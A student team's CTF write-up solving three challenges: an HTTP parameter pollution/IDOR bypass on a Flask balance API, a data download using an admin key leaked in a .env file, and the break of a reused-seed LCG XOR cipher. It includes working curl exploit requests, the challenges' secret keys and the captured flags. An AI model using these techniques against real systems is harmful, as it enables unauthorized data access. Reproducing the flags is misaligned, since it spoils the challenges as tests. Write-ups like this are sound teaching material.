TrustCTF Write-Up

Team: kamal
Members: Kamal Akhter, Syed Misbah Uddin
Email: akhterkamal815@gmail.com
College: Central University of Jammu

TLC CTF 2025 – API Security Challenge Write-Up

Vulnerability: HTTP Parameter Pollution → Insecure Direct Object Reference


Flag: trustctf{1n53cur3_0bj3c7_r3f3r3nc3_f7w}

1. Overview

The challenge presented a Flask-based API that exposes user registration, authentication, and balance lookup. The goal is to extract the flag hidden behind the admin account without knowing the admin password.

By analyzing the source code, we discovered a **parameter-parsing mismatch** vulnerability (HTTP Parameter Pollution) inside /api/balance that allows an attacker to trick the API into returning the admin account information, including the flag.

2. Root Cause Summary



```python
@app.route('/api/balance', methods=['GET'])
def balance():
    auth = request.headers.get('Authorization', '')
    token = None
    if auth.startswith('Bearer '):
        token = auth.split(None, 1)[1]

    auth_user = username_for_token(token) if token else None

    target = request.args.get('username')
    db = get_db()

    if target and target != auth_user:
        return jsonify({'error': 'unauthorized'}), 403

    query_target = request.args.getlist('username')
    if query_target:
        actual_target = query_target[-1]
        cur = db.execute('SELECT username, balance FROM users WHERE username = ?', (actual_target,))
    else:
        if not auth_user:
            return jsonify({'error': 'missing or invalid token'}), 401
        cur = db.execute('SELECT username, balance FROM users WHERE username = ?', (auth_user,))

    row = cur.fetchone()
    if not row:
        return jsonify({'error': 'user not found'}), 404

    resp = {'username': row['username'], 'balance': row['balance']}
    if row['balance'] >= 10000:
        resp['flag'] = 'trustctf{REDACTED}'
```

Inside the /api/balance endpoint:

- Authorization uses:

```
target = request.args.get('username')
```

returns the FIRST username parameter

- Actual database lookup uses:

```
query_target = request.args.getlist('username')
actual_target = query_target[-1]
```

uses the LAST username parameter

This mismatch lets an attacker send: ?username=<attacker>&username=admin

First username → attacker → authorization passes
 Last username → admin → database returns admin data

Result → **admin balance + flag leaked**


3. Step-by-step Exploitation

Step 1 — Register attacker account

```
curl -s -X POST https://tlctf2025-api.chals.io/api/register \
  -H 'Content-Type: application/json' \
  -d '{"username":"akhter","password":"hunter2"}'
```

Response:
```
{"ok": true}
```

Step 2 — Login to receive token



```
{"token":"454f0416-ead4-4c46-879f-a6b5c933953f"}
```


```
curl -s -X POST https://tlctf2025-api.chals.io/api/login \
  -H 'Content-Type: application/json' \
  -d '{"username":"akhter","password":"hunter2"}'
```

Response:
```
{"token":"454f0416-ead4-4c46-879f-a6b5c933953f"}
```

Step 3 — Exploit the parameter parsing bug

Send two username parameters:


- **First**: attacker → passes permission check
- **Last**: admin → actual DB lookup



```
{"balance":10000,"flag":"trustctf{1n53cur3_0bj3c7_r3f3r3nc3_f7w}","username":"admin"}
```

curl -s "https://tlctf2025-api.chals.io/api/balance?username=akhter&username=admin" \
 -H "Authorization: Bearer 454f0416-ead4-4c46-879f-a6b5c933953f"

Final Response (Flag obtained)



```
{"balance":10000,"flag":"trustctf{1n53cur3_0bj3c7_r3f3r3nc3_f7w}","username":"admin"}
```

```
{
  "balance": 10000,
  "flag": "trustctf{1n53cur3_0bj3c7_r3f3r3nc3_f7w}",
  "username": "admin"
}
```

Flag captured successfully!

4. Vulnerability Classification

Type:

- **HTTP Parameter Pollution (HPP)**
- **Insecure Direct Object Reference (IDOR)**
- **Broken Access Control (OWASP A01:2021)**

5. Conclusion

This CTF challenge demonstrates how **tiny logic flaws in parameter parsing** can escalate into full data disclosure. Even without SQLi, RCE, or weak passwords, inconsistent handling of duplicate query parameters can break authorization.

A clean exploitation chain:

1. Register → 2. Login → 3. Poison query parameters → 4. Dump admin data → 5. Capture flag

TLC CTF 2025 — Data Privacy Challenge Write-up

Challenge Summary


Acme Surveys had an internal data breach, and our goal was to uncover the secret of the *unknown admin*. We were told that the developers of **HaveIBeenChowned** exposed an endpoint to help us, and we were also given access to the Acme data app hosted at:

https://tlctf2025-data-app.chals.io/

A dist.tar.gz file and configuration files were provided.
Inside them were critical secrets — and that's where the vulnerability began.

Step 1 — Inspecting the Provided Files

Inside .env, two critical secrets were found:




```
FLAG_SECRET=3HZ0jv5EuC4WHoJnxGKDxuoD9mCkxHMlJz3MucS6U40k7lLdqDqlF2pmeDRT2W5F
ADMIN_API_KEY=6208d4e88be3d7a2c6845189a23954420f037a262d13a833b9ace3ef98a35ee0
```

FLAG_SECRET=3HZ0jv5EuC4WHoJnxGKDxuoD9mCkxHMlJz3MucS6U40k7lLdqDqlF2pmeDRT2W5F

ADMIN_API_KEY=6208d4e88be3d7a2c6845189a23954420f037a262d13a833b9ace3ef98a35ee0

Inside server.py, we found:


server.py dist/app
server.py .../Breached/... 2
TLCTF2025-Qualifiers-Challenges > Breached > dist > app > server.py > welcome

```
def login():
    return render_template('login.html', error=error)


@app.route('/welcome')
def welcome():
    email = session.get('email')
    if not email:
        return redirect('/login')

    meta = users_meta.get(email, {})
    name = meta.get('name', email)
    member_since = meta.get('member_since', '2024')
    responses = meta.get('responses', 0)
    role = meta.get('role', 'user')

    matched = False
    if FLAG_TOKEN and FLAG_SECRET:
        mytoken = token_for_email(email)
        if hmac.compare_digest(mytoken, FLAG_TOKEN):
            matched = True

    flag_value = ''
    if matched:
        flag_value = f"trustctf{{{token_for_email(email)[:12]}}}"
    print(flag_value)
    return render_template_string(WELCOME_TPL,
                                  email=email,
                                  name=name,
                                  member_since=member_since,
                                  responses=responses,
                                  role=role,
                                  flag=flag_value)
```

- The /download_db endpoint **requires only the ADMIN_API_KEY**
- It returns the full runtime_db.csv user database
- The **flag** is generated as:

HMAC_SHA256(FLAG_SECRET, admin_email) → take first 12 hex chars

trustctf{...}


So if we can download the DB → find admin email → compute HMAC → we get the flag.

Step 2 — Downloading the Database

We used the leaked admin API key and called:

curl -s -o runtime_db.csv \

"https://tlctf2025-data-app.chals.io/download_db?api_key=6208d4e88be3d7a2c6845189a23954420f037a262d13a833b9ace3ef98a35ee0"




```
┌──(root㉿kali)-[/home/…/Documents/IIT_TrustLab/TLCTF2025-Qualifiers-Challenges/Breached]
└─# curl -s -o runtime_db.csv "https://tlctf2025-data-app.chals.io/download_db?api_key=6208d4e88be3d7a2c6845189a23954420f037a262d13a833b9ace3ef98a35ee0"

┌──(root㉿kali)-[/home/…/Documents/IIT_TrustLab/TLCTF2025-Qualifiers-Challenges/Breached]
└─# ls | grep "runtime_db.csv"

runtime_db.csv
```

The server responded with a valid CSV database.

Step 3 — Identifying the Admin Email

Opening the CSV:

blake.baker20@acme.test   1da1bd7ade565168798200ebecabec78



tlctf2025-hibc.chals.io/check_email?email=blake.baker20@acme.test

```
email:                "blake.baker20@acme.test"
plaintext_password:   null
pwned:                true
```


The first field is the email — this is the **Acme admin**.

So the admin email is:

blake.baker20@acme.test

Step 4 — Computing the Flag

We now compute:



server.py | script.py | flah.py

TLCTF2025-Qualifiers-Challenges > Breached > flah.py > ...

```python
import hmac, hashlib

FLAG_SECRET = "3HZ0jv5EuC4WHoJnxGKDxuoD9mCkxHMlJz3MucS6U40k7lLdqDqlF2pmeDRT2W5F"
email = "blake.baker20@acme.test"

h = hmac.new(FLAG_SECRET.encode(), email.encode(), hashlib.sha256).hexdigest()
flag = f"trustctf{{{h[:12]}}}"
print(flag)
```

Output:

trustctf{aefefb18de55}

Final Flag

trustctf{aefefb18de55}

TLC CTF 2025 Breaking Joshua's "Ultra Secure Encryption"

1. Summary

This report analyzes and breaks a custom "encryption" scheme developed by Joshua for a basic cryptography course. The challenge provides:

- challenge.py — the encryption program
- output.txt — printed output including:
  - a full **known plaintext**
  - its **ciphertext**
  - ciphertext of a second unknown message
    ciphertext of the **FLAG**

We are asked to **prove Joshua's encryption is insecure** and **recover the flag**.

What follows is a full, academically structured cryptanalysis demonstrating why this scheme is fundamentally broken.

2. Understanding the Encryption Scheme

Inspecting challenge.py reveals two critical components: a simple pseudo-random generator and an XOR-based stream cipher.

2.1 PRNG Construction

```
def _step(x, y, z):

  return (x * z + y) & 0xFF
```

This defines a **Linear Congruential Generator** (LCG) with:

- multiplier: **A**
- increment: **C**
- modulus: **256** (8-bit state)

Thus the PRNG evolves as:

[
 s_i = (A \cdot s_{i-1} + C) \mod 256
 ]

This is **not cryptographically secure** — LCGs are predictable and invertible.

2.2 XOR Stream Cipher

Each byte of plaintext is masked as:

cipher_byte = plain_byte ^ s

This is similar to a stream cipher — but with a completely insecure keystream.

2.3 Catastrophic Design Flaw

All messages are encrypted starting from **the same seed**:

_mask_bytes(msg1, A, C, SEED)

_mask_bytes(msg2, A, C, SEED)

_mask_bytes(flag, A, C, SEED)

Thus **every message uses the exact same keystream**, starting at the same position.

This alone breaks the system — but things are even worse.

3. Extracting the Keystream Using Known Plaintext

We are provided a fully known plaintext (PLAIN1_HEX) and its ciphertext (CIPH1_HEX).
For XOR-based ciphers:

[
s_i = P_i \oplus C_i
]

Thus, byte-by-byte, we recover the entire keystream segment.

Example:

Plain: 0x57 ("W")

Cipher: 0xC6

Keystream: 0x57 ^ 0xC6 = 0x91

By repeating this for every byte, we obtain:

- s_1, s_2, s_3, … s□
- (A long keystream allowing full reconstruction of the PRNG)

4. Solving the LCG Parameters (A and C)

Because the generator is linear:

[
s_i = A s_{i-1} + C \mod 256
]

Given three consecutive keystream bytes:

s1 = 0x91

s2 = 0xF0

s3 = 0x07

We compute:

[
d_2 = s_2 - s_1 = 0x5F
]
[
d_3 = s_3 - s_2 = 0x17
]

Using:

[
s_{i+1} - s_i \equiv A(s_i - s_{i-1}) \pmod{256}
]

Solve:

[
A \equiv d_3 \cdot d_2^{-1} \mod 256
]

0x5F is odd → invertible modulo 256.

Inverse:

[
 (0x5F)^{-1} = 0x9F
 ]

Compute:

[
 A = 0x17 \cdot 0x9F = 0x49
 ]

Now compute C:

[
 C = s_2 - A s_1
 ]
 [
 C = 0xF0 - 0x49 \cdot 0x91 = 0x97
 ]

✔ Recovered LCG parameters

Constant	Value (hex)	Value (dec)
A	0x49	73
C	0x97	151

This verifies the PRNG completely.

5. Full Break: Decrypting the Flag

Critical Observation

Because Joshua restarts the PRNG state for each message:

[
 ct3_i = flag_i \oplus s_i
 ]


So:

[
 flag_i = ct3_i \oplus s_i
 ]

We already extracted s_i from known plaintext.
 We have ct3_i from CIPH3_HEX.

Thus the flag is recovered by a simple XOR.

6. Final Recovered Flag


server.py
script.py
TLCTF2025-Qualifiers-Challenges > N0ObRandomness > script.py > ...

```
msg1 = bytes.fromhex(plain1_hex)
ct1  = bytes.fromhex(ciph1_hex)
ct3  = bytes.fromhex(ciph3_hex)

# Recover keystream from known plaintext
keystream = bytes([m ^ c for m, c in zip(msg1, ct1)])

# Decrypt flag
flag = bytes([c ^ k for c, k in zip(ct3, keystream)])
print(flag.decode(errors="replace"))
```

After XORing CIPH3_HEX with the recovered keystream:

trustktf{y0u_d0nt_3v3n_n33d_2_b_sm4rt_4_th15}

THANK YOU